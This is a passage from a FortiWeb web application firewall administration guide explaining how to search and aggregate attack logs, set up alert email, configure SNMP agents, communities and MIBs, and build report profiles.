<b>Keyword(s)</b>	<p>Type the exact keywords you want to search for. Unlike a quick search, an advanced search returns only the results that exactly match the specified keywords.</p> <p>For example, entering <code>allow</code> as a keyword <b>will not</b> provide results such as <code>allow_host</code> and <code>waf_allow_method</code>. You must enter the exact terms.</p> <p>If a single keyword consists of multiple words each separated by a space, surround the words with quotation marks ( " ). If quotation marks are not used, the search will treat each word as an individual keyword.</p> <p>This setting is optional.</p> <p><b>Note:</b> If you entered keywords in the quick search field before opening the advanced <i>Search Dialog</i>, those keywords are retained when the dialog opens, and will be used as part of the parameters for the advanced search. Remove the keyword if it does not apply to your advanced search.</p>
<b>From/To Hour Minute</b>	<p>Select the date and time range that contains the attack log that you are searching for.</p> <p><b>Note:</b> The date fields default to the current date. Ensure the date fields are set to the actual date range that you want to search.</p>
<b>all/any</b>	<p>Select <i>all</i> if you want to search for all terms specified in the fields shown below the <i>all/any</i> options. For example, if terms are entered in <i>Sub Type</i> and <i>Action</i>, the search results display only the attack logs matching both of those terms.</p> <p>Select <i>any</i> if you want to search for any one of the terms specified in the fields shown below the <i>all/any</i> options. For example, if terms are entered in <i>Sub Type</i>, <i>Source</i>, <i>Action</i> and <i>Policy</i>, the search results display the attack logs that match any of those terms.</p>

Setting name	Description
<b>not</b>	Select <i>not</i> if you want to search for conditions that exclude a specific term. For example, if an IP address is entered in the <i>Source</i> field, and <i>not</i> is selected, the search results <b>exclude</b> all attack logs with that source IP address.
<b>Sub Type</b>	Type an exact match for the value of one or more log fields.
<b>Source</b>	To exclude log records that match a criterion, mark its <i>Not</i> check box.
<b>Destination</b>	
<b>Source Port</b>	<b>Note:</b> <i>Source</i> may be the IP address according to an HTTP header such as <i>X-Forwarded-For</i> : instead of the <i>SRC</i> at the IP layer. See <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283.</a>
<b>Destination Port</b>	
<b>Method</b>	
<b>Action</b>	
<b>Policy</b>	
<b>Service</b>	
<b>HTTP Host</b>	
<b>HTTP URL</b>	
<b>User Agent</b>	
<b>Severity Level</b>	
<b>Trigger Policy</b>	
<b>Message</b>	
<b>Signature Subclass</b>	
<b>Type</b>	
<b>Signature ID</b>	
<b>Source Country</b>	

5. Click *OK* to initiate the search.



Search results include only exact matches for keywords and terms entered in the advanced *Search Dialog*. Ensure that the keywords and terms are accurate and relevant to the search and that the date and time fields cover the actual range you want to search.

The attack log refreshes to show the search results on a new page. The page includes two new icons: *Generate Log Detail PDF* and *Reset*.

6. To generate a detailed report of the attack log search results in PDF format, click a check box for the log to view and select the *Generate Log Detail PDF* icon.
7. Select *Reset* to clear the search results and return to the full list of attack logs.

## Coalescing similar attack log messages

When viewing attack log messages, especially if there are many attacks of the same kind, it can be easier to understand your log messages when common ones are coalesced by one of those similarities, rather than by exact sequential order. (In the web UI, this feature is called log message aggregation.)

For example, a worm outbreak on the Internet can create hundreds if not thousands of malicious connections to your web servers. This could swamp your attack log with alerts, obscuring other dangerous problems. By aggregating similar alerts — such as by the *Sub Type* column — it is easier for you to view other problems.

FortiWeb applies this aggregation feature to both attack log messages and HTTP protocol constraint messages. When the total number of "Signature attacks detected" log messages for

a single day exceeds 32, FortiWeb displays them as a single "Signature attacks detected" item in the list. And if the total number of "HTTP protocol constraints violations" log messages in a single day exceeds 32, FortiWeb displays them as a single "HTTP protocol constraints violations" message.



Some attacks only generate one log message per interval in the duration of the attack. They are effectively already coalesced. See "Log rate limits" on page 577 and "Viewing log messages" on page 589.

### To coalesce similar attack log messages

1. Go to *Log&Report > Log Access > Aggregated Attacks*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "Permissions" on page 52.

2. Each row of aggregated log messages is initially grouped into similar attack types, **not** primarily by day or time.

If you want to aggregate attacks by time instead, click *Aggregate log by Date*.

#	Date-Time	Type	Count
▼ 2014-01-15(1)			
▶ 1	2014-01-15	Attack signature captured : Generic Attacks	5
▼ 2013-12-17(3)			
2	2013-12-17	Attack signature captured : Information Disclosure	3
3	2013-12-17	Attack signature captured : Cross Site Scripting	2
4	2013-12-17	Attack signature captured : Generic Attacks	2
▼ 2013-12-16(4)			
5	2013-12-16	Attack signature captured : Cross Site Scripting	7
6	2013-12-16	Attack signature captured : SQL Injection	4
7	2013-12-16	Attack signature captured : Generic Attacks	3
8	2013-12-16	Information Disclosure-Microsoft Office Document Properties Leakage : Signature ID 080050001	1

Type	Attack signature captured : Generic Attacks		
MSG ID	Source	Destination	URL
▶ 7779	10.36.165.2	10.36.162.201	/WebGoat/attack
▶ 7777	10.36.165.2	10.36.162.201	/WebGoat/attack
▶ 7739	10.36.165.2	10.36.162.201	/WebGoat/attack
▶ 7737	10.36.165.2	10.36.162.201	/WebGoat/attack
▶ 7696	10.36.165.2	10.36.162.201	/WebGoat/attack

Each page in the display contains up to 7 dates' worth of aggregated logs. To view dates before that time, click the arrow to go to the next page.

3. To expand a row in order to view individual items comprising it, click the blue arrow in the # column.

#	Date-Time	Type
▼ 2014-01-15(1)		
▶ 1	2014-01-15	Attack
▼ 2013-12-17(3)		
2	2013-12-17	Attack

4. To view a list of all log messages comprising that item, click the item's row. Details appear in a pane to the right.

Type	Attack signature captured : Generic		
MSG ID	Source	Destination	U
▶ 7779	10.36.165.2	10.36.162.201	/
▶ 7777	10.36.165.2	10.36.162.201	/

## Alert email

To notify you of serious attack and/or system failure events, you can configure the FortiWeb appliance to generate an alert email.

Alerts appear on the dashboard. FortiWeb will also generate alert e-mail if you configure email settings and include them in a trigger that is used by system resource thresholds and/or traffic policies.

Alert email are based upon events that are also in log messages. If you have received an alert email and want to know more about the events, go to the corresponding log messages. For information on viewing locally stored log messages, see [“Viewing log messages” on page 589](#).

### To configure alert email

1. Configure email settings so that FortiWeb will be able to connect to an SMTP server that will deliver alerts. See [“Configuring email settings” on page 610](#).
2. If you want to receive email about attacks or policy violations, add the email settings to the trigger that is used by those policies. See [“Configuring triggers” on page 589](#).
3. If you want to receive email about system resource statuses, configure alert thresholds. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).
4. If you want to receive copies of event log messages via email, See [“Configuring alert email for event logs” on page 612](#).

## Configuring email settings

If you define email settings, FortiWeb can send email to alert specific administrators or other personnel when a serious condition or problem occurs, such as a system failure or network attack. Email settings include email address information for selected recipients and it sets the frequency that emails are sent to those recipients.

For example, you might configure a signature set to monitor for SQL-injection violations and take specific actions if those types of violations occur. The specific actions can include sending an alert email, in which case the email is sent to the individuals identified in the email settings attached to the trigger used for the SQL injection violation. The trigger could also include recording the violation in Syslog or FortiAnalyzer. For more information on Syslog or FortiAnalyzer settings, see [“Configuring Syslog settings” on page 586](#) and [“Configuring FortiAnalyzer policies” on page 587](#).

The alert email settings also enables you to define the interval that emails are sent if the same alert condition persists following the initial occurrence.

For example, you might configure the FortiWeb appliance to send only one alert message for each 15-minute interval after warning-level log messages begin to be recorded. In that case, if the alert condition continues to occur for 35 minutes after the first warning-level log message, the FortiWeb appliance would send a total of three alert email messages, no matter how many warning-level log messages were recorded during that period of time.

Intervals are configured separately for each severity level of log messages. For more information on the severity levels of log messages, see [“Log severity levels” on page 576](#).

### To configure email settings

1. Before FortiWeb will send alerts, you must first enable alert email for each log type that you want to cause them. For details, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).

2. Go to *Log&Report > Log Policy > Email Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

4. Configure these settings:

Setting name	Description
<b>SMTP server</b>	Type the fully qualified domain name (FQDN, e.g. <code>mail.example.com</code> ) or IP address of the SMTP relay or server, such as a <a href="#">FortiMail</a> appliance, that the FortiWeb appliance will use to send alerts and generated reports.  <b>Caution:</b> If you enter a domain name, you must also configure the FortiWeb appliance with at least one DNS server. Failure to configure a DNS server may cause the FortiWeb appliance to be unable to resolve the domain name, and therefore unable to send the alert. For information on configuring use of a DNS server, see <a href="#">“Configuring DNS settings” on page 138</a> .
<b>Email From</b>	Type the sender email address, such as <code>fortiweb@example.com</code> , that the FortiWeb appliance will use when sending alert email messages.
<b>Email To</b>	Type up to three recipient email addresses such as <code>admin@example.com</code> . Enter one per field.
<b>Authentication</b>	Enable if the SMTP relay requires authentication.
<b>SMTP Username</b>	Type the user name of the account on the SMTP relay (e.g. <code>fortiweb</code> ) that will be used to send alerts.  This option is available only if <a href="#">Authentication</a> is enabled.

Setting name	Description
<b>SMTP Password</b>	Type the password of the account on the SMTP relay that will be used to send alerts.  This option is available only if <i>Authentication</i> is enabled.
<b>Log Level</b>	Select the priority threshold that log messages must meet or exceed in order to cause an alert. For more information on log levels, see “ <a href="#">Log severity levels</a> ” on page 576.
<b>Emergency</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Emergency</i> continues to occur after the initial alert.
<b>Alert</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Alert</i> continues to occur after the initial alert.
<b>Critical</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Critical</i> continues to occur after the initial alert.
<b>Error</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Error</i> continues to occur after the initial alert.
<b>Warning</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Warning</i> continues to occur after the initial alert.
<b>Notification</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Notification</i> continues to occur after the initial alert.
<b>Information</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Information</i> continues to occur after the initial alert.
<b>Debug</b>	Type the number of minutes between each alert if an alert condition of severity level <i>Debug</i> continues to occur after the initial alert.

- Click *OK*.
- Group the email settings in a trigger (see “[Configuring triggers](#)” on page 589).
- Add the appliance’s sender address (in the example above, `fortiweb@example.com`) to your address book. Depending on your anti-spam software/device, you may also need to adjust other settings to ensure that email from this appliance is not accidentally dropped or tagged as spam.
- To verify your settings and connectivity to the email server/relay, click *Apply & Test*.

**See also**

- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Configuring triggers](#)
- [Configuring alert email for event logs](#)

## Configuring alert email for event logs

You can configure FortiWeb to send an alert email for event log messages.

## To configure alert email for event logs

1. Go to *Log&Report > Log Config > Global Log Settings*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see ["Permissions" on page 52](#).

2. Configure these settings:

The screenshot shows the 'Global Log Settings' configuration page. It is divided into several sections, each with a dropdown arrow and a checked checkbox:

- Disk**: Log Level (Information), When log disk is full (Overwrite oldest logs), Log rolling settings (Log file should not exceed 100 MB).
- Memory**: Log Level (Information).
- Syslog**: Syslog Policy (Please Select...), Log Level (Notification), Facility (reserved for local use 7).
- Alert Mail**: Email Policy (Please Select...). This section is circled in red.
- FortiAnalyzer**: Log Level (Information), FortiAnalyzer Policy (Please Select...).

An 'Apply' button is located at the bottom of the form.

Setting name	Description
<b>Alert Mail</b>	<p>Enable to generate alert email when log messages are created.</p> <p>Distribution of alert email is controlled by email policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will result in an alert email to the individuals associated with the policy selected in the <a href="#">Email Policy</a> field.</p> <p><b>Note:</b> Alert email are not sent for traffic logs.</p> <p><b>Note:</b> Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send you many alert email messages.</p>
<b>Email Policy</b>	Select the email settings to use for alert emails. For more information see <a href="#">"Configuring email settings" on page 610</a> .

3. Click *Apply*.

### See also

- [Configuring log destinations](#)
- [Viewing log messages](#)
- [Downloading log messages](#)
- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Configuring email settings](#)
- [Configuring Syslog settings](#)
- [Configuring FortiAnalyzer policies](#)
- [Configuring log destinations](#)
- [Obscuring sensitive data in the logs](#)

## SNMP traps & queries

*System > Config > SNMP* enables you to configure the FortiWeb appliance's simple network management protocol (SNMP) agent to allow queries for system information and to send traps (alarms or event messages) to the computer that you designate as its SNMP manager. In this way you can use an SNMP manager to monitor the FortiWeb appliance.

Before you can use SNMP, you must activate the FortiWeb appliance's SNMP agent and add it as a member of at least one community. You must also enable SNMP access on the network interface through which the SNMP manager connects. (See [“Configuring the network interfaces” on page 120.](#))

On the SNMP manager, you must also verify that the SNMP manager is a member of the community to which the FortiWeb appliance belongs, and compile the necessary Fortinet-proprietary management information blocks (MIBs) and Fortinet-supported standard MIBs. For information on MIBs, see [“MIB support” on page 620.](#)



Failure to configure the SNMP manager as a host in a community to which the FortiWeb appliance belongs, or to supply it with required MIBs, will make the SNMP monitor unable to query or receive traps from the FortiWeb appliance.

### To configure the SNMP agent

1. Add the MIBs to your SNMP manager so that you will be able to receive traps and perform queries. For instructions, see the documentation for your SNMP manager.
2. Go to *System > Config > SNMP*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see [“Permissions” on page 52.](#)

3. Configure the following:

**SNMP Agent**  Enable

**Description**

**Location**

**Contact**

**Communities:**

<input type="checkbox"/>	Name	Queries	Traps	Enable
<input type="checkbox"/>	public	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Setting name	Description
<b>SNMP Agent</b>	Enable to activate the SNMP agent, so that the FortiWeb appliance can send traps and receive queries for the communities in which you enabled queries and traps.  For more information on communities, see <a href="#">“Configuring an SNMP community” on page 616</a> .
<b>Description</b>	Type a comment about the FortiWeb appliance, such as <code>dont-reboot</code> . The description can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens ( - ) and underscores ( _ ).
<b>Location</b>	Type the physical location of the FortiWeb appliance, such as <code>floor2</code> . The location can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens ( - ) and underscores ( _ ).
<b>Contact</b>	Type the contact information for the administrator or other person responsible for this FortiWeb appliance, such as a phone number (555-5555) or name (jdoe). The contact information can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens ( - ) and underscores ( _ ).

4. Click *Apply*.
5. Create at least one SNMP community to define which hosts are allowed to query, and which hosts will receive traps. See [“Configuring an SNMP community”](#).

**See also**

- [Configuring the network interfaces](#)
- [Configuring an SNMP community](#)
- [MIB support](#)

## Configuring an SNMP community

An SNMP community is a grouping of equipment for network administration purposes. You must configure your FortiWeb appliance to belong to at least one SNMP community so that community's SNMP managers can query the FortiWeb appliance's system information and receive SNMP traps from the FortiWeb appliance.

On FortiWeb, SNMP communities are also where you enable the traps that will be sent to that group of hosts.

You can add up to three SNMP communities. Each community can have a different configuration for queries and traps, and the set of events that trigger a trap. You can also add the IP addresses of up to eight SNMP managers to each community to designate the destination of traps and which IP addresses are permitted to query the FortiWeb appliance.

### To add an SNMP community to the FortiWeb appliance's SNMP agent

1. Go to *System > Config > SNMP*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see ["Permissions" on page 52](#).

2. If you have not already configured the agent, do so before continuing. See ["To configure the SNMP agent" on page 614](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

Edit SNMP Community

**Community Name** public

**Hosts:**

IP Address	Interface	Delete
<input type="text" value="0.0.0.0"/>	ANY ▾	
<input type="text" value="172.20.120.46"/>	port1 ▾	

**Queries:**

Protocol	Port	Enable
v1	<input type="text" value="161"/>	<input checked="" type="checkbox"/>
v2c	<input type="text" value="161"/>	<input checked="" type="checkbox"/>

**Traps:**

Protocol	Local	Remote	Enable
v1	<input type="text" value="162"/>	<input type="text" value="162"/>	<input checked="" type="checkbox"/>
v2c	<input type="text" value="162"/>	<input type="text" value="162"/>	<input checked="" type="checkbox"/>

Setting name	Description
<b>Community Name</b>	<p>Type the name of the SNMP community to which the FortiWeb appliance and at least one SNMP manager belongs, such as <code>public</code>.</p> <p>The FortiWeb appliance will not respond to SNMP managers whose query packets do not contain a matching community name. Similarly, trap packets from the FortiWeb appliance will include community name, and an SNMP manager may not accept the trap if its community name does not match.</p> <p><b>Caution:</b> Fortinet strongly recommends that you do <i>not</i> add FortiWeb to the community named <code>public</code>. This popular default name is well-known, and attackers that gain access to your network will often try this name first.</p>

Setting name	Description
<b>Hosts</b>	
<b>IP Address</b>	<p>Type the IP address of the SNMP manager that, if traps or queries are enabled in this community:</p> <ul style="list-style-type: none"> <li>• will receive traps from the FortiWeb appliance</li> <li>• will be permitted to query the FortiWeb appliance</li> </ul> <p>SNMP managers have read-only access.</p> <p>To allow any IP address using this SNMP community name to query the FortiWeb appliance, enter 0 . 0 . 0 . 0. For security best practice reasons, however, this is not recommended.</p> <p><b>Caution:</b> FortiWeb sends security-sensitive traps, which should be sent only over a trusted network, and only to administrative equipment.</p> <p><b>Note:</b> If there are no other host IP entries, entering only 0 . 0 . 0 . 0 effectively disables traps because there is no specific destination for trap packets. <b>If you do not want to disable traps, you must add at least one other entry</b> that specifies the IP address of an SNMP manager. You can add up to 8 SNMP managers.</p>
<b>Interface</b>	<p>Select either <i>ANY</i> or the name of the network interface from which the FortiWeb appliance will send traps and reply to queries.</p> <p><b>Note:</b> You must select a <i>specific</i> network interface (e.g. port1, not <i>ANY</i>) if the SNMP manager is not on the same subnet as the FortiWeb appliance. This can occur if the SNMP manager is on the Internet or behind a router.</p> <p><b>Note:</b> This option only configures which network interface will <i>send</i> SNMP traps. To configure which network interface will <i>receive</i> queries, see <a href="#">“Configuring the network interfaces” on page 120</a>.</p>
<b>Queries</b>	<p>Type the port number (161 by default) on which the FortiWeb appliance listens for SNMP queries from the SNMP managers in this community, then enable queries for either or both SNMP v1 and SNMP v2c.</p> <p>For supported queries, see the FortiWeb MIB file and <a href="#">“MIB support” on page 620</a>.</p>
<b>Traps</b>	<p>Type the port number (162 by default) that will be the source (<i>Local</i>) port number and destination (<i>Remote</i>) port number for trap packets sent to SNMP managers in this community, then enable traps for either or both SNMP v1 and SNMP v2c.</p>

5. Enable traps for the SNMP events that you want FortiWeb to notify your SNMP managers.

SNMP Traps	Enable
CPU usage is high	<input checked="" type="checkbox"/>
Memory usage is high	<input checked="" type="checkbox"/>
Log disk space low	<input checked="" type="checkbox"/>
Operation mode changed	<input checked="" type="checkbox"/>
Interface IP changed	<input checked="" type="checkbox"/>
HA heartbeat failed	<input checked="" type="checkbox"/>
Policy enabled	<input checked="" type="checkbox"/>
Policy disabled	<input checked="" type="checkbox"/>
Physical/domain server offline	<input checked="" type="checkbox"/>
Unallowed HTTP method detected	<input checked="" type="checkbox"/>
Invalid page order detected	<input checked="" type="checkbox"/>
Invalid start page detected	<input checked="" type="checkbox"/>
Invalid parameter detected	<input checked="" type="checkbox"/>
Brute force login detected	<input checked="" type="checkbox"/>
Invalid hidden field detected	<input checked="" type="checkbox"/>
Invalid URL access detected	<input checked="" type="checkbox"/>
Attack detected by signatures	<input checked="" type="checkbox"/>
Network link up	<input checked="" type="checkbox"/>
Network link down	<input checked="" type="checkbox"/>

While most trap events are described by their names, the following events occur when a threshold has been exceeded:

- **CPU usage is high** — CPU usage has exceeded 80%.
- **Memory usage is high** — Memory (RAM) usage has exceeded 80%.
- **Log disk space low** — Disk space usage for the log partition/disk has exceeded 90%.

For more information on supported traps and queries, see [“MIB support” on page 620](#).

Click *OK*.

6. To verify your SNMP configuration and network connectivity between your SNMP manager and your FortiWeb appliance, be sure to test both traps and queries (assuming you have enabled both). Traps and queries typically occur on different port numbers, and therefore verifying one does not necessarily verify that the other is also functional. To test queries, from your SNMP manager, query the FortiWeb appliance. To test traps, cause one of the events that should trigger a trap.

## MIB support

The FortiWeb SNMP agent supports a few management information blocks (MIBs).

**Table 55:** Supported MIBs

MIB or RFC	Description
<b>Fortinet Core MIB</b>	This Fortinet-proprietary MIB enables your SNMP manager to query for system information and to receive traps that are common to multiple Fortinet devices.
<b>FortiWeb MIB</b>	This Fortinet-proprietary MIB enables your SNMP manager to query for FortiWeb-specific information such as the utilization of each CPU, and to receive FortiWeb-specific traps, such as when an attack is detected by a signature.
<b>RFC-1213 (MIB II)</b>	The FortiWeb SNMP agent supports MIB II groups, except: <ul style="list-style-type: none"><li>• There is no support for the EGP group from MIB II (<a href="#">RFC 1213</a>, section 3.11 and 6.10).</li><li>• Protocol statistics returned for MIB II groups (IP, ICMP, TCP, UDP, and so on.) do not accurately capture all FortiWeb traffic activity. More accurate information can be obtained from the information reported by the FortiWeb MIB.</li></ul>
<b>RFC-2665 (Ethernet-like MIB)</b>	The FortiWeb SNMP agent supports Ethernet-like MIB information, except the dot3Tests and dot3Errors groups.

You can obtain these MIB files from the Fortinet Technical Support web site, <https://support.fortinet.com/>.

To communicate with your FortiWeb appliance's SNMP agent, you must first compile these MIBs into your SNMP manager. If the standard MIBs used by the SNMP agent are already compiled into your SNMP manager, you do not have to compile them again.

To view a trap or query's name, object identifier (OID), and description, open its MIB file in a plain text editor.

All traps sent include the message, the FortiWeb appliance's serial number, and host name.

For instructions on how to configure traps and queries, see [“SNMP traps & queries” on page 614](#).

### See also

- [SNMP traps & queries](#)

## Reports

FortiWeb can generate reports based upon:

- auto-learning data collected by policies (see [“Auto-learning” on page 160](#))
- traffic statistics collected by policies (see [“Data analytics” on page 633](#) and [“Bot analysis” on page 640](#))
- attack, event, and traffic log messages
- vulnerability scans for PCI compliance

When generating a log-based or scan-based report, FortiWeb appliances collate information collected from log files and scan results, and present the information in tabular and graphical format.

Before it can generate a report, in addition to log files and scan results, FortiWeb appliances require a report profile in order to generate a report. A report profile is a group of settings that contains the report name, file format, subject matter, and other aspects that the FortiWeb appliance considers when generating the report.

FortiWeb appliances can generate reports automatically, according to the schedule that you configure in the report profile, or manually, when you click the *Run now* icon in the report profile list.



Generating reports can be resource intensive. To avoid traffic processing performance impacts, you may want to generate reports during times with low traffic volume, such as at night or weekends. For more information on scheduling the generation of reports, see [“Scheduling reports” on page 630](#). To determine the current traffic volume, see [“Real Time Monitor widget” on page 569](#).



Consider sending reports to your web developers to provide feedback. If your organization develops web applications in-house, this can be a useful way to quickly provide them information on how to improve the security of the application.

### To configure a report profile

1. Before you generate a report, collect log data and/or vulnerability scan data that will be the basis of the report. For information on enabling logging to the local hard disk, see [“Configuring logging” on page 577](#) and [“Vulnerability scans” on page 535](#).

2. Go to *Log&Report > Report Config > Report Config*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

The screenshot shows a dialog box titled "Edit Report Config". It contains the following fields and options:

- Report Name:** Text input field containing "Report\_1".
- Type:** Dropdown menu with "On Schedule" selected.
- Report Title:** Text input field containing "Weekly Report".
- Description:** Text area with a scroll bar.
- Expandable sections:** A list of sections with expandable arrows: Properties, Report Scope, Report Type(s), Report Format, Schedule, and Output.
- Buttons:** "OK" and "Cancel" buttons at the bottom.

4. In *Report Name*, type the name of the report as it will be referenced in the configuration. The name cannot contain spaces.

5. If you are creating a new report profile, select from *Type* either to run the report immediately after configuration (*On Demand*) or run the report at configured intervals (*On Schedule*). This cannot be changed later.



For on-demand reports, the FortiWeb appliance does **not** save the report profile after the generating the report. If you want to save the report profile, but do not want to generate the report at regular intervals, select *On Schedule*, but then in the *Schedule* section, select *Not Scheduled*.

6. In *Report Title*, type a display name that will appear in the title area of the report. The title may include spaces.
7. In *Description*, type a comment or other description.
8. Click the blue expansion arrow next to each section, and configure the following:

Setting name	Description
<b>Properties</b>	Select to add logos, headers, footers and company information to customize the report. For more information, see <a href="#">“Customizing the report’s headers, footers, &amp; logo” on page 623.</a>
<b>Report Scope</b>	Select the time span of log messages from which to generate the report. You can also create a data filter to include in the report only those logs that match a set of criteria. For more information, see <a href="#">“Restricting the report’s scope” on page 624.</a>
<b>Report Types</b>	Select one or more subject matters to include in the report. For more information, see <a href="#">“Choosing the type &amp; format of a report profile” on page 627.</a>
<b>Report Format</b>	Select the number of top items to include in ranked report subtypes, and other advanced features. For more information, see <a href="#">“Choosing the type &amp; format of a report profile” on page 627.</a>
<b>Schedule</b>	Select when the FortiWeb appliance will run the report, such as weekly or monthly. For more information, see <a href="#">“Scheduling reports” on page 630.</a>  This section is available only if <i>Type</i> is <i>On Schedule</i> .
<b>Output</b>	Select the file formats and destination email addresses, if any, of reports generated from this report profile. For more information, see <a href="#">“Selecting the report’s file type &amp; email delivery” on page 630.</a>

9. Click *OK*.  
On-demand reports are generated immediately. Scheduled reports are generated at intervals set in the schedule. For information on viewing generated reports, see [“Viewing & downloading generated reports” on page 632.](#)

#### To generate a report immediately

1. Mark the check box of the report.
2. Click *Run now*.

## See also

- [Customizing the report's headers, footers, & logo](#)
- [Restricting the report's scope](#)
- [Choosing the type & format of a report profile](#)
- [Scheduling reports](#)
- [Selecting the report's file type & email delivery](#)

## Customizing the report's headers, footers, & logo

When configuring a report profile, you can provide text and logos to customize the appearance of reports generated from the profile.

▼ Properties

Company Name

Header Comment

Footer Comment  Report Title  
 Custom

Title Page Logo  No Logo  Custom <None>

Header Logo  No Logo  Custom <None>

Setting name	Description
<b>Company Name</b>	Type the name of your company or other organization.
<b>Header Comment</b>	Type a title or other information to include in the header.
<b>Footer Comment</b>	Select which information to include in the footer: <ul style="list-style-type: none"><li>• <i>Report Title</i> — Use the text from <i>Report Name</i>.</li><li>• <i>Custom</i> — Use other text that you type into the field to the right of this option.</li></ul>
<b>Title Page Logo</b>	Select <i>No Logo</i> to omit the title page logo.  Select <i>Custom</i> to include a logo, then click <i>Select</i> to locate the logo file, and click <i>Upload</i> to save it to the FortiWeb appliance's hard disk for use in the report title page. See <a href="#">"To upload a logo file"</a> .
<b>Header Logo</b>	Select <i>No Logo</i> to omit the header logo.  Select <i>Custom</i> to include a logo, then click <i>Select</i> to locate the logo file, and click <i>Upload</i> to save it to the FortiWeb appliance's hard disk for use in the report header. The header logo will appear on every page in PDF- and Microsoft Word (RTF)-formatted reports, and at the top of the page in HTML-formatted reports.

### To upload a logo file

1. Expand the *Properties* section of the *Log Report Config* dialog. (See ["To configure a report profile"](#) on page 621.)
2. Select the *Custom* option of either *Title Page Logo* or *Header Logo*.
3. Click the *Select* link.  
A dialog appears.
4. Click *Browse* and locate the logo file on your computer.

5. Click *Upload*.  
A rendering of the logo appears in the dialog.

6. Select the logo and click *OK*.

The name of the logo appears next to *Custom* on the *Log Report Config*.

When adding a logo to the report, select a logo file format that is compatible with your selected file format outputs. If you select a logo that is not supported for a file format, the logo will not appear in that output. For example, if you provide a logo graphic in WMF format, it will not appear in PDF or HTML output.

**Table 56:** Report file formats and their supported logo file formats

<b>PDF reports</b>	JPG, PNG, GIF
<b>RTF reports</b>	JPG, PNG, GIF, WMF
<b>HTML reports</b>	JPG, PNG, GIF

#### To delete a logo file

1. Expand the *Properties* section of the *Log Report Config* dialog. (See [“To configure a report profile” on page 621.](#))
2. Click the *Select* link beside the logo name you want to remove in either *Title Page Logo* or *Header Logo*.  
A dialog appears.
3. Select the logo to remove.
4. Click *Delete*.

## Restricting the report’s scope

When configuring a report profile, you can select the time span of log messages from which to generate the report. You can also filter out log messages that you do not want to include in the

report. (To start at the beginning of the report configuration instructions, see “To configure a report profile” on page 621.)

▼ **Report Scope**

▼ **Time Period**

Past 7 Days ▼

From: Date 2001 ▼ Jan ▼ 01 ▼ Hour 00 ▼

To: Date 2001 ▼ Jan ▼ 01 ▼ Hour 00 ▼

▼ **Data Filter**

None

Include logs that match the following criteria:

all  any

Priority	<input type="checkbox"/> >= <input checked="" type="radio"/> = <input type="radio"/> <=	Emergency ▼	
Source(s)	<input type="text"/>	<input type="checkbox"/>	not
Destination(s)	<input type="text"/>	<input type="checkbox"/>	not
Http Method(s)	<input type="text"/>	<input type="checkbox"/>	not
User(s)	<input type="text"/>	<input type="checkbox"/>	not
Action(s)	<input type="text"/>	<input type="checkbox"/>	not
Subtype(s)	<input type="text"/>	<input type="checkbox"/>	not
Policy(s)	<input type="text"/>	<input type="checkbox"/>	not
Service(s)	<input type="text"/>	<input type="checkbox"/>	not
Message(s)	<input type="text"/>	<input type="checkbox"/>	not
Signature Subclass Type(s)	<input type="text"/>	<input type="checkbox"/>	not
Signature ID(s)	<input type="text"/>	<input type="checkbox"/>	not
Source Country(s)	<input type="text"/>	<input type="checkbox"/>	not
Day of Week	<input type="checkbox"/> Sun <input type="checkbox"/> Mon <input type="checkbox"/> Tue <input type="checkbox"/> Wed <input type="checkbox"/> Thu <input type="checkbox"/> Fri <input type="checkbox"/> Sat		

Setting name	Description
<b>Time Period</b>	Select the time span of the report, such as <i>This Month</i> or <i>Last N Days</i> .  Alternatively, select and configure <i>From Date</i> and <i>To Date</i> .
<b>Past N Hours</b> <b>Past N Days</b> <b>Past N Weeks</b>	Enter the number <b>N</b> of the appliance of time.  This option appears only when you have selected <i>Last N Hours</i> , <i>Last N Days</i> , or <i>Last N Weeks</i> from <i>Time Period</i> , and therefore must define <b>N</b> .
<b>From Date</b> <b>Hour</b>	Select and configure the beginning of the time span. For example, you may want the report to include log messages starting from May 5, 2006 at 6 PM. You must also configure <i>To Date</i> .

Setting name	Description
<b>To Date Hour</b>	Select to configure the end of the time span. For example, you may want the report to include log messages up to May 6, at 12 AM. You must also select and configure <a href="#">From Date</a> .
<b>None</b>	Select this option to include all log messages within the time span.
<b>Include logs that match the following criteria</b>	<p>Select this option to include only the log messages whose values match your filter criteria, such as <a href="#">Priority</a>. Also select whether log messages must meet every other configured criteria (<i>all</i>) or if meeting any one of them is sufficient (<i>any</i>) to be included.</p> <p>To <b>exclude</b> the log messages which match a criterion, mark its <i>not</i> check box, located on the right-hand side of the criterion.</p> <p>Criteria are the fields of log messages. For more information on log messages, see the <a href="#">FortiWeb Log Reference</a>.</p>
